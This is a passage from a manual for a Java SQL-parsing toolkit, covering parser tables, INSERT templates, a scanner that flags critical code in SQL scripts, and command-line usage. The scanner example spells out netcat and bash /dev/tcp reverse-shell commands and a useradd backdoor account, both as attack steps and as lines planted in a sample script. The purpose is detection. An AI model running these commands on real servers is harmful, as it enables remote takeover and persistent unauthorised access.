 STP02 EQT     $null       l  PbkTok                                ERR01 STP01   // AG LF
 //--- AR - article
 STP03 EQT     $null       v  AssTokBV02_AppSpaBV89_AppTokBV89      $null STP04   // AG | AR
 STP03 EQT     $null       s  AppSpaBV89_AppTokBV89                 ERR01 STP01   // AG | |
 STP03 EQT     $null       l  PbkTok                                ERR01 STP01   // AG | LF
 //--- SP - separator
 STP04 EQT     $null       s  AppSpaBV89_AppTokBV89                 $null STP05   // AG | AR |
 STP04 EQT     $null       v  AppSpaBV89_AppTokBV89                 ERR01 STP01   // AG | AR ??
 STP04 EQT     $null       l  PbkTok                                ERR01 STP01   // AG | AR LF
 //--- AR - article
 STP05 EQT     $null       v  AssTokBV03_AppSpaBV89_AppTokBV89      $null STP06   // AG | AR | PR
 STP05 EQT     $null       s  AppSpaBV89_AppTokBV89                 ERR01 STP01   // AG | AR | |
 STP05 EQT     $null       l  PbkTok                                ERR01 STP01   // AG | AR | LF
 //--- SP - separator
 STP06 EQT     $null       s  AppSpaBV89_AppTokBV89                 $null STP07   // AG | AR | PR |
 STP06 EQT     $null       v  AppSpaBV89_AppTokBV89                 ERR01 STP01   // AG | AR | PR ??
 STP06 EQT     $null       l  PbkTok                                ERR01 STP01   // AG | AR | PR LF
 //--- AR - article
 STP07 EQT     $null       v  AssTokBV04_AppSpaBV89_AppTokBV89      INS01 STP01   // AG | AR | PR | SP
 STP07 EQT     $null       s  $null                                 ERR01 STP01   // AG | AR | PR | |
 STP07 EQT     $null       l  PbkTok                                ERR01 STP01   // AG | AR | PR | LF
 //--- write the incomplete record as comment
 ERR01 EQT     $null       l  WrtTM04                               $null $return //
 ERR01 $null   $null       -  AppSpaBV89_AppSpaBV89_AppTokBV89      $null ERR01   //
 //--- write the complete record into INSERT-stmt.
 INS01 EQT     $null       l  IncrIV02_WrtTM03_PbkTok               $null $return // AG | AR | PR | SR LF
 INS01 $null   $null       -  IncrIV02_WrtTM03_ClrNulBVA            $null INS01   // AG | AR | PR | SR ??
 //--- write the incomplete record as comment
 FINAL $null   $null       -  WrtTM03                               $null $null   // AG | AR | PR | AR ??

 $null $null   $null       -  $null                                 $null $null   //
```

The header line with the date & time is template-01. The actual date & time is stored in the bind-var.90 :

```
/*=============================================================================*/
/* Run at :BV90 */
/*=============================================================================*/
```

The SQL-statement (`INSERT`) for the article-group is stored using template-02:

```
INSERT INTO articlegroup (id,agr_name) VALUES (:IV01,':BV01');
```

The SQL-statement (`INSERT`) for the article is stored using template-03:

```
INSERT INTO article (id,agr_id,art_name,purchaseprice,salesprice) VALUES (:IV02,:IV01,':BV02',':BV03',':BV04');
```

The template for the output of a line with an error is template-04:

```
/* :BV89 */
```

If a field is empty, the programs jumps into sub-program `ERR01`, appends all tokens of the actual line to `:BV89`. At the end of the line the program prints template-04 and then it jumps back to working step 0 to process the next line.

The ID for the article-group table is the increment-var. 01 and the ID for the article table is the increment-var. 02.

The function `AsuUniBV01` deactivates all subsequent functions if the `INSERT` stmt. for the article-group is already written (no change for `:BV01`). That means that the increment-var. is not modified and the template-02 is not written again. That works correct, if the lines to process are sorted by the article-group.

Example: Get the Table-Names and critical Code from SQL-Scripts (`/exa02`)

Meta data such as the use of tables can only be read from a database dictionary for application documentation if they are part of an installed application. This is not possible for applications that only exists as SQL scripts.

A simple `GREP`-solution leads to problems even if line-feeds and comments are eliminated:

- The distinction between a table-alias and a table-name.
- The distinction between text-strings and table-names.
- In a `MERGE`-statement: The assignment of table-names in the different sections of a `MERGE`-statement: Start-area, `SELECT`-area and the DML-part.
- The ORACLE®-RDBMS: the table-owner can be specified by a connect-statement or as the prefix of the table-name.

A GREP-solution is a unsafe quick- and dirty-solution, that requires manual activity. A regular, automated review of SQL scripts and the generation of technical documentation is not possible in this way.

The *TAFr*-application example in the `/exa02` directory creates a `HTML`-file that not only documents all table accesses, but also finds critical code in SQL scripts. A hacker could enter malicious code in SQL scripts to expand his rights. To do this, he or she only needs to have the write permissions to change such files, which are often barely protected.

`ALTER-,DROP-,CREATE-TABLE- or USER- or ROLE-`Statements are also logged as critical DDL, because the dropping of roles or users can be a hint of a hacking-attack and the drop-statement should hide this attack by cover up this tracks.

SQL injection is a common attack vector, ranking high on The MITRE Corp.'s Common Weakness Enumeration (CWE) Top 25 Most Dangerous Software Vulnerabilities of 2023 list. According to the website CVE details.com, in 2023 more than 2,100 SQL injection vulnerabilities were added to the CVE database, a separate catalog of general vulnerabilities and exposures that MITRE also maintains.

Example (from MITRE Report 2025):

> *CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'):*
>
> *The product constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component. Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data.*

Such artifacts can be found with the delivered SQL-parser of *TAFr.*

The parser-program of this example is tested against MySQL®, ORACLE® and PostgreSQL®. The ORACLE®-RDBMS allows a `'/'` to finish a SQL-statement; it has the same function as a semicolon. *TAFr* treats a `'/'` as an operator and not as a separator. Therefore all `'/'` must be replaced by a semicolon, if it has the function as a separator. Otherwise a parser program would become much more complex.

The PostgreSQL®-RDBMS can process `SELECT` statements without a `FROM` clause. A line is added for this in the parser-program for this example.

```
/*===== SELECT =====*/
select exists(select * from (select 'true' where 1=3));
```

In a SQL script that should only contain DML- or `SELECT`-statements to generate reports, for example, `ALTER` or `CREATE` statements would be suspicious. Very dangerous are OS-commands in SQL-scripts. They are processed directly on the SQL-server from a high privileged user. This should only be allowed in absolute exceptional cases and the code should be well protected by restricting access rights. If a hacker gains write access to SQL scripts, OS commands are a good way to expand his access rights, steal data or encrypt the file system and extort a ransom attack. The unix-command `netcat` can establish a reverse shell. This is very helpful for a hacker.
The working-steps:

1. setup a netcat listener,
   nc 192.168.100.13 4444 –e /bin/bash
2. connect to the netcat listener from the target host, and
   `bash -i >& /dev/tcp/192.168.100.13/4444 0>&1`
3. issue commands on the target host from the attack screen:
   `useradd -m syslogh`

From the incoming file for analysis is an SQL script:

```
119  SELECT * FROM tab04;
120
121  SELECT * FROM tab05;
122
123  --=====================================================
124
125  \! nc 192.168.100.13 4444 -e /bin/bash
126  \! bash -i >& /dev/tcp/192.168.100.13/4444 0>&1
127  \! useradd -m syslogh
128
129  --===== SELECT =====
130  select exists(select * from (select 'true' where 1=3));
131
132  WITH
133    "helper_tab01" AS (SELECT id,
134                              (SELECT t4.col2
135                               FROM   tab04 t4, tab05 t5
```

From the generated HTML-File:


table-access in SELECT-stmt table NULL.TAB04	in line 119
table-access in SELECT-stmt table NULL.TAB05	in line 121
☞ \ NC 192.168 .100 .13 4444 - E / BIN ...	in line 125
☞ \ BASH - I >& / DEV / TCP / ...	in line 126
☞ \ USERADD - M SYSLOGH LF ...	in line 127
table-access in SELECT-stmt table NULL.TAB04	in line 135

If a database user is created overnight that also changes bank details, the change should be investigated immediately. Since every login into the database of user `SYS` or `SYSTEM` under ORACLE® for example is logged by auditing, a hacker would create his own account if he knows the password for `SYSTEM` for example. Then he or she would have permanent access.

In the example "Get the Table-Names and critical Code from SQL-Scripts (`/exa02`)" here the same parser-program is used for ORACLE®-, MySQL®-, and PostgreSQL®-scripts. In SQL-scripts for the ORACLE®-database one can use a slash (/) for the execution-instruction instead of a semicolon (;). A slash is an operator and not a separator. A parser-program would be much more complex if a slash can be used as the execution-instruction. To keep the parser-program simple and stupid (KISS=Keep It Simple & Stupid) this feature is not implemented.

As already described above HOST-commands executed by a SQL-script can be very dangerous because a high privileged OS-user executes OS-commands on the database-server. If a hacker has write-access to SQL-scripts he or she can execute malicious code on the database-server by inserting it into a SQL-script. If such is necessary the write-access to such scripts should be restricted and the commands should be observed permanently.


Example for UNIX:



Dynamic SQL is also a way to hide malicious code. Templates and bind-variables are a good coding-style if such a functionality is needed. Crafting with strings should be avoided.

All SQL commands should be written into LOG files so that they can be used for later reviews.

At the end of the generated HTML-file a unique list of all tables is written:



The parser-program of this example works with ORACLE-, MySQL®-, and PostgreSQL®-scripts. The example above is made with a PostgreSQL®-script. Therefore the `table_owner` is `NULL`. PostgreSQL® and MySQL® can switch the database by an `use`-command. In this case the new database-name will be placed first, because different databases and different schemas leads to the same functionality: the same table-name specifies different tables.

ORACLE®	`conn[ect] <schema-owner>`
MySQL®	`use <database>`
PostgreSQL®	`use <database>`

(`https://www.PostgreSQL®.org/docs/current/ddl-schemas.html`)

> *In the SQL standard, the notion of objects in the same schema being owned by different users does not exist. Moreover, some implementations do not allow you to create schemas that have a different name than their owner. In fact, the concepts of schema and user are nearly equivalent in a database system that implements only the basic schema support specified in the standard. Therefore, many users consider qualified names to really consist of user_name.table_name. This is how PostgreSQL® will effectively behave if you create a per-user schema for every user.*
>
> *Also, there is no concept of a `public` schema in the SQL standard. For maximum conformance to the standard, you should not use the `public` schema.*
>
> *Of course, some SQL database systems might not implement schemas at all, or provide namespace support by allowing (possibly limited) cross-database access. If you need to work with those systems, then maximum portability would be achieved by not using schemas at all.*

If nothing is specified for the table-owner or the database the value is not defined for the parser; in SQL not defined values are `NULL`. This is used for a not specified table-owner or database in a SQL-script parsed by this software.

```
INSERT INTO tab04 (id,col1,col2,col3) VALUES (3, 'a3', 'b3', 3);
INSERT INTO tab04 (id,col1,col2,col3) VALUES (4, 'a4', 'b4', 4);
INSERT INTO tab04 (id,col1,col2,col3) VALUES (5, 'a5', 'b5', 5);

INSERT INTO tab05 (id,col1,col2,col3) VALUES (1, 'a1', 'b1', 1);
INSERT INTO tab05 (id,col1,col2,col3) VALUES (2, 'a2', 'b2', 2);
INSERT INTO tab05 (id,col1,col2,col3) VALUES (3, 'a3', 'b3', 3);
INSERT INTO tab05 (id,col1,col2,col3) VALUES (4, 'a4', 'b4', 4);
INSERT INTO tab05 (id,col1,col2,col3) VALUES (5, 'a5', 'b5', 5);

SELECT * FROM tab01;

SELECT * FROM tab02;

SELECT * FROM tab03;

SELECT * FROM tab04;

SELECT * FROM tab05;

--================================================================

\! nc 192.168.100.13 4444 -e /bin/bash
\! bash -i >& /dev/tcp/192.168.100.13/4444 0>&1
\! useradd -m syslogh

--===== SELECT =====
select exists(select * from (select 'true' where 1=3));

WITH
  "helper_tab01" AS (SELECT id,
                            (SELECT t4.col2
                             FROM   tab04 t4, tab05 t5
                             WHERE  t4.id=t5.id)
                             col1,
                             "tab01".col2,
                             col3
                     FROM "tab01"),
  "helper_tab02" AS (SELECT id,
                             col1,
                             col2,
                             col3
                     FROM "tab02")
(SELECT "helper_tab01".col1, "helper_tab02".col2, "tab03".Col3
 FROM "helper_tab01"
 LEFT OUTER JOIN "helper_tab02"
  ON "helper_tab01".id="helper_tab02".id
 JOIN "tab03"
  ON "tab03".col3= "tab03".col3
 WHERE ("helper_tab02".col2='b1' OR "helper_tab02".col2='b2')
  AND  tab03.col3<3
```

```
table-access in INSERT-stmt  table NULL.TAB04                in line 103
table-access in INSERT-stmt  table NULL.TAB04                in line 104
table-access in INSERT-stmt  table NULL.TAB04                in line 105
table-access in INSERT-stmt  table NULL.TAB05                in line 107
table-access in INSERT-stmt  table NULL.TAB05                in line 108
table-access in INSERT-stmt  table NULL.TAB05                in line 109
table-access in INSERT-stmt  table NULL.TAB05                in line 110
table-access in INSERT-stmt  table NULL.TAB05                in line 111
table-access in SELECT-stmt  table NULL.TAB01                in line 113
table-access in SELECT-stmt  table NULL.TAB02                in line 115
table-access in SELECT-stmt  table NULL.TAB03                in line 117
table-access in SELECT-stmt  table NULL.TAB04                in line 119
table-access in SELECT-stmt  table NULL.TAB05                in line 121
☞ \ NC 192.168 .100 .13 4444 - E / BIN ...                   in line 125
☞ \ BASH - I >& / DEV / TCP / ...                            in line 126
☞ \ USERADD - M SYSLOGH LF ...                               in line 127
table-access in SELECT-stmt  table NULL.TAB04                in line 135
table-access in SELECT-stmt  table NULL.TAB05                in line 135
table-access in SELECT-stmt  table NULL."tab01"              in line 140
table-access in SELECT-stmt  table NULL."tab02"              in line 145
table-access in SELECT-stmt  table NULL."helper_tab01"       in line 147
table-access in SELECT-stmt  table NULL."helper_tab02"       in line 148
table-access in SELECT-stmt  table NULL."tab03"              in line 150
table-access in SELECT-stmt  table NULL.TAB04                in line 155
table-access in SELECT-stmt  table NULL.TAB05                in line 158
table-access in SELECT-stmt  table NULL."helper_tab01"       in line 163
table-access in SELECT-stmt  table NULL."helper_tab02"       in line 164
table-access in SELECT-stmt  table NULL."tab03"              in line 166
table-access in SELECT-stmt  table NULL."tab01"              in line 174
table-access in SELECT-stmt  table NULL."tab02"              in line 175
table-access in SELECT-stmt  table NULL."helper_tab01"       in line 177
table-access in SELECT-stmt  table NULL."helper_tab02"       in line 178
table-access in SELECT-stmt  table NULL."tab03"              in line 180
```

In SQL-statements the `WITH` clause is considered “temporary” because the result is not permanently stored anywhere in the database schema. It acts as a temporary view that only exists for the duration of the query, that is, it is only available during the execution scope of `SELECT`,`INSERT`,`UPDATE`,`DELETE`, or `MERGE` statements.

This software reports the name of such temporary views not in the WITH-clause but it reports it in the the following `SELECT`,`INSERT`,`UPDATE`,`DELETE`, or `MERGE` statement.

The commands below are reported as critical code:

critical and non-critical statements

Category	ORACLE®	MySQL®	PostgreSQL®
critical host-commands	`host ...`	`\! ...` `system ...`	`\! ...`

assumed as uncritical statements	`spool ...`
	`sppol off;`
	
	`set ...`
		`tee ...`
		`notee`
			`\... AND Not \! ...`

assumed as critical DDL-statements	`grant`
	`connect,resource,dba`
	`...`
	`create user ...`
	`alter user ...`
	`drop user ...`
		`grant all privileges ...`
		
		`create user ...`
		`alter user ...`
		`drop user ...`
			`grant connect on ...`
			
			`create role ...`
			`alter role ...`
			`drop role ...`

Highlighted text starts the report of critical code. For DDL-statements a **semicolon** stops the report; for non-DDL-statements a **line-feed** finishes this.

In a connect-statement the new user is the first word behind the connect-command. A @ does not finish the user-name, because different connect-data can specify a different database-users:

```
connect user@localhost/password;
```

```
table-access in INSERT-stmt  table USER@LOCALHOST.TAB01  in line 65
```

An OS-command by `SELECT ...` executed from a PostgreSQL®-shell (`PSQL`) cannot be found from this software.

Examples: By a SELECT-statement

```
SELECT * FROM ls('/usr/local/pgsql/data');
```

or by a function like

```
.....
return subprocess.myFunction(["ls", "-l", location])
```

Functions, Procedures, or Packages that are installed by CREATE OR REPLACE ..... must be eliminated before this software can work.

```
CREATE OR REPLACE FUNCTION ls(location text) RETURNS text AS $BODY$
    .....
    return($output);
$BODY$ LANGUAGE plperlu;
```

This can be done by disabling the code by a multi-line comment:

```
/* CREATE OR REPLACE FUNCTION ls(location text) RETURNS text AS $BODY$
    .....
    return($output);
$BODY$ LANGUAGE plperlu; */
```

In a SQL-script for a ORACLE®-database SQL-statements can be terminated with either a semicolon or a slash to run the current query buffer. However, a slash is normally an operator. To keep the parser program simple for this example, this functionality has not been implemented. If necessary, backslashes must be changed to semicolons to use this software for ORACLE®-SQL-scripts.

The Program Descriptions

General

The apps `FilterComments.class, BuildTokens.class, UpdateKeywords.class, ParseTokens.class, SegFinder.class, Crypt.class` can be startet via command-line

- with parameter `-v` Prints the version of the program,
- with parameter `-D` Prints the disclaimer of the program in English.
- with parameter `-DG` Prints the disclaimer of the program in German.

Without a parameter

- the usage of the app,
- the copy-right and the disclaimer,
- sometimes a very short program-description,
- sometimes one or more examples, and
- the valid character sets

are printed on the screen.

For example the call of `FilterComments.class` without a parameter:

```
peter@peter-VivoBook-ASUSLaptop-X513UA-M513UA:~/pbug/java/tst01$ java -cp ../src FilterComments

usage: java FilterComments [O|/H#qQ][b|d] <input-file> <output-file> [CharSet-InFile] [CharSet-OutFile] [-d]

(c) Peter Bug, Nordenham, Germany, 2024,2025. All rights reserved! [-D Disclaimer in English, -DG Disclaimer in German]
The use of this software is without warranty. Peter Bug excludes any liability for the use of the software.


Letters in command:
 O multi-line-comments only; /*..*/ are always filtered       : /*..*/
 / filters single line-comment that starts with 2 slashes     : //..LF
 H filters single line-comment that starts with 2 hyphens     : --..LF
 # filters single line-comment that starts with 1 number sign : #..LF
 q filters texts enclosed within Single-apostrophe            : '..'
 Q filters texts enclosed within Double-apostrophe            : ".."
 b single- or double-quotes are masked by backslash ( \' for example )
 d single- or double-quotes are masked by doubling  ( '' for example )

Examples:
  java FilterComments O   <input-file> <output-file> => filters /*..*/ only
  java FilterComments /   <input-file> <output-file> => filters comments in java
  java FilterComments H   <input-file> <output-file> => filters commnets in Oracle® PL/SQL

Valid Charsets:
    ISO_8859_1  ISO Latin Alphabet No.
    US_ASCII    Seven-bit ASCII, a.k.a.
    UTF_16      Sixteen-bit UCS Transformation Format, byte order identified by an optional byte-order mark
    UTF_16BE    Sixteen-bit UCS Transformation Format, big-endian byte order
    UTF_16LE    Sixteen-bit UCS Transformation Format, little-endian byte order
    UTF_8       Eight-bit UCS Transformation Format (Default)
```

FilterComments

`FilterComments.class` filters comments and possibly texts that have to be removed for the further processing:

```
peter@peter-VivoBook-ASUSLaptop-X513UA-M513UA:~/pbug/java/tst01$ java -cp ../src FilterComments

usage: java FilterComments [O|/H#qQ][b|d] <input-file> <output-file> [CharSet-InFile] [CharSet-OutFile] [-d]

(c) Peter Bug, Nordenham, Germany, 2024,2025. All rights reserved! [-D Disclaimer in English, -DG Disclaimer in German]
The use of this software is without warranty. Peter Bug excludes any liability for the use of the software.


Letters in command:
 O multi-line-comments only; /*..*/ are always filtered       : /*..*/
 / filters single line-comment that starts with 2 slashes     : //..LF
 H filters single line-comment that starts with 2 hyphens     : --..LF
 # filters single line-comment that starts with 1 number sign : #..LF
 q filters texts enclosed within Single-apostrophe            : '..'
 Q filters texts enclosed within Double-apostrophe            : ".."
 b single- or double-quotes are masked by backslash ( \' for example )
 d single- or double-quotes are masked by doubling  ( '' for example )

Examples:
  java FilterComments O   <input-file> <output-file> => filters /*..*/ only
  java FilterComments /   <input-file> <output-file> => filters comments in java
  java FilterComments H   <input-file> <output-file> => filters commnets in Oracle® PL/SQL

Valid Charsets:
    ISO_8859_1  ISO Latin Alphabet No.
    US_ASCII    Seven-bit ASCII, a.k.a.
    UTF_16      Sixteen-bit UCS Transformation Format, byte order identified by an optional byte-order mark
    UTF_16BE    Sixteen-bit UCS Transformation Format, big-endian byte order
    UTF_16LE    Sixteen-bit UCS Transformation Format, little-endian byte order
    UTF_8       Eight-bit UCS Transformation Format (Default)
```

For a Java-program only a slash (`/`) is enough as first parameter. The remove of all multi-line comments (`/* … */`) is default.

For a ORACLE®-PL/SQL only `H` (for hyphens) is enough. As mentioned above the remove of all multi-line comments (`/* … */`) is default.

The hash, number-, or pound-sign (`#`) filters the comments of a shell-scripts or python-source code. Multi-line comments in python-source code must be filtered with the double-apostrophe option:

```
$ java -cp ../src FilterComments "#Qq" tst01.py out.out
```

The letter `q` filters texts, that are enclosed within single apostrophes. The letter `Q` filters texts, that are enclosed within double apostrophes.

Multi-line comments in Ruby-source code cannot be filtered. Such comments must be changed into single-line comments. This will work.

Special characters like a single apostrophe must be masked, if the character is needed and not its function. In Java and others programming languages the back-slash is used; in SQL the function of the special character single apostrophe is deactivated by doubling.

Example for SQL:

```
testdb=> select ''''||col1||'''' from tab01;
 ?column?
----------
 'a1'
 'a2'
 'a3'
(3 rows)
```

Example for Java:

```
...
if ((sCharInActual=='\'') && (sMaskQuote=='b')) {
...
```

The letter b specifies the masking by back-slash and the letter d specifies the masking by doubling.

Parameters:

Parameter	mandatory or optional	description	
[O|/H#qQ][b|d]	mandatory	Letters in command: O multi-line-comments only; /*..*/ are always filtered / filters single line-comment that starts with 2 slashes H filters single line-comment that starts with 2 hyphens \# filters single line-comment that starts with 1 number sign q filters texts enclosed within Single-apostrophe Q filters texts enclosed within Double-apostrophe b single- or double-quotes are masked by backslash \' for example d single- or double-quotes are masked by doubling '' for example	 /*..*/ //..LF --..LF #..LF '..' ".."
<input-file>	mandatory	The name of the input-file.	
<output-file>	mandatory	The name of the output-file.	
[Charset-Infile]	optional	The character-set of the input-file.	
[Charset-Outfile]	optional	The character-set of the output-file.	
[-d]	optional	debug-mode – In the debug mode, a detailed log file is created.	

BuildTokens

`BuildTokens.class` breaks down the (filtered) text into its components (tokens). Depending on the requirements, you can choose between several working modes (=tokenizers) to differentiate between words (keywords or user-defined identifiers after keyword-update), literals, separators, operators, single-qouted text, double-qouted text, or white spaces.

```
peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$ java BuildTokens

usage: java BuildTokens [3GL|3GLLF|SQL|SQLLF|LOG|CSV] <input-file> <output-file> [CharSet-InFile] [CharSet-OutFile] [-d]

(c) Peter Bug, Nordenham, Germany, 2024,2025. All rights reserved! [-D Disclaimer in English, -DG Disclaimer in German]
The use of this software is without warranty. Peter Bug excludes any liability for the use of the software.


Examples:
  java buildTokens CSV <input-file> <output-file>
    for a comma-separated file
  java buildTokens ";SV" <input-file> <output-file>
    for semicolon-separated file
  java buildTokens 3GL <input-file> <output-file>
    for a file for parsing a 3-GL-language
  java buildTokens 3GLLF <input-file> <output-file>
    for a file for parsing a 3-GL-language with token-type "l" (for LF)

Valid Charsets:
    ISO_8859_1  ISO Latin Alphabet No.
    US_ASCII    Seven-bit ASCII, a.k.a.
    UTF_16      Sixteen-bit UCS Transformation Format, byte order identified by an optional byte-order mark
    UTF_16BE    Sixteen-bit UCS Transformation Format, big-endian byte order
    UTF_16LE    Sixteen-bit UCS Transformation Format, little-endian byte order
    UTF_8       Eight-bit UCS Transformation Format (Default)

peter@peter-Vivobook-ASUSLaptop-X1704VA-X1704VA:~/pbug/java/src$
```

Parameters:

Parameter	mandatory or optional	description
`[ 3GL | 3GLLF | SQL | SQLLF | LOG | CSV ]`	mandatory	Tokenizers of *TAFr*: • 3GL – for parsing a 3GL language. • 3GLLF – for parsing a 3GL language incl. the token type LF. • SQL for parsing a SQL-script. • SQLLF for parsing a SQL-script incl. the token type LF. • LOG for parsing a LOG-file. • CSV for parsing a CSV-file (often an EXCEL-export). The separator can be specified by the first character: for a semikolon: “;SV“ for example.
`<.,d>`		You can also specify the decimal point, the separator for groups of 1000 and the masking of the single and double quotation marks directly. The first character is the decimal point, the second character is the separator for groups of 1000 and the last character is the type of masking of single and double quotes, here d for double. The letter b would stand for backslash. In this case, the 3GL tokenizer (and 3GLLF) is used as the tokenizer.
`<input-file>`	mandatory	The name of the input-file.
`<output-file>`	mandatory	The name of the output-file.
`[Charset-Infile]`	optional	The character-set of the input-file.
`[Charset-Outfile]`	optional	The character-set of the output-file.
`[-d]`	optional	debug-mode – In the debug mode, a detailed log file is created.


As already mentioned above, you can also enter the decimal separator, the separator for the groups of 1000 in a number and the type of masking of single and double caps directly:

For example:


```
java -cp "/home/uxdev/TAFr/java/src" BuildTokens “.,b“ parsertmp.txt parserexe.txt UTF_8 UTF_8 -d
```

The masking of single- and double-quotes is important for building of the tokens.

Unix shells and some programming languages uses the backslash (\) to mask (deactivate) special characters. In Java, C, or C++ for example, line feed (ASCII char. no. 10) is represented with a backslash and the letter n: `‘\n’`. The single quote with ASCII number 39 can be encoded as follows:



In SQL, the function of the character is deactivated by doubling it.



The string above is converted in SQL into `'CN00'`.

The first parameter of the program that filters the comments controls the process:

```
peter@peter-Aspire-A315-51:~/TAFr/java/src$ java FilterComments

usage: java FilterComments [O | HSD] <input-file> <output-file> [CharSet-InFile] [CharSet-OutFile] [-d]

letters in command:
 O multi-line-comments only; /*..*/ are always filtered       : /*..*/
 / filters single line-comment that starts with 2 slashes     : //..LF
 H filters single line-comment that starts with 2 hyphens     : --..LF
 # filters single line-comment that starts with 1 number sign : #..LF
 q filters texts enclosed within Single-apostrophe            : '..'
 Q filters texts enclosed within Double-apostrophe            : ".."
 b single- or double-quotes are masked by backslash ( \' for example )
 d single- or double-quotes are masked by doubling  ( '' for example )
```

…..

The default is b, which means that the single-quote and double-quote characters are masked by a backslash.

An example program for masking by doubling:

FilterComments.java | BuildTokens.java | SegFinder.java | ParseTokens.jav


```
/*
start c:\root\pld\src\exp_pldpx04.sql
*/
set linesize 8192
set pagesize 9999
set trimspool on
/* ??? */
spool c:\root\pld\src\exp_pldpx04.out

-- ????
select 'insert into pld_px04 (CN00,CN01,CN02,CN05,CN06,CN40,
        GLB_VAR,DEC_PRO,PAR_IN,PAR_OUT,ORG_VNAME,STK_LEVE,
        NESTED_IF_CNT,NESTED_IF_057,MSG57) values ('||
 ''''||CN00||''','''||
 CN01||''','''|| -- ???
 CN02||''','''|| /* ??? */
 CN05||''','''||
 CN06||''','''||
 CN40||''','''||
 GLB_VAR||''','''||
 DEC_PRO||''','''||
 PAR_IN||''','''||
 PAR_OUT||''','''||
 ORG_VNAME||''','||
 to_char(STK_LEVE)||','||
 to_char(NESTED_IF_CNT)||','||
 to_char(NESTED_IF_057)||','''|| /* ??? */
 MSG57||''');' /* ??? */
from pld_px04@db_link
order by 1  /* ??? */
/
/* ??? */
spool off;

/* ??? */
```

```
$ java -cp ../src FilterComments "Hb" tst2.sql  out.out
```

FilterComments.java | BuildTokens.java | SegFinder.java | ParseTokens.jav


```


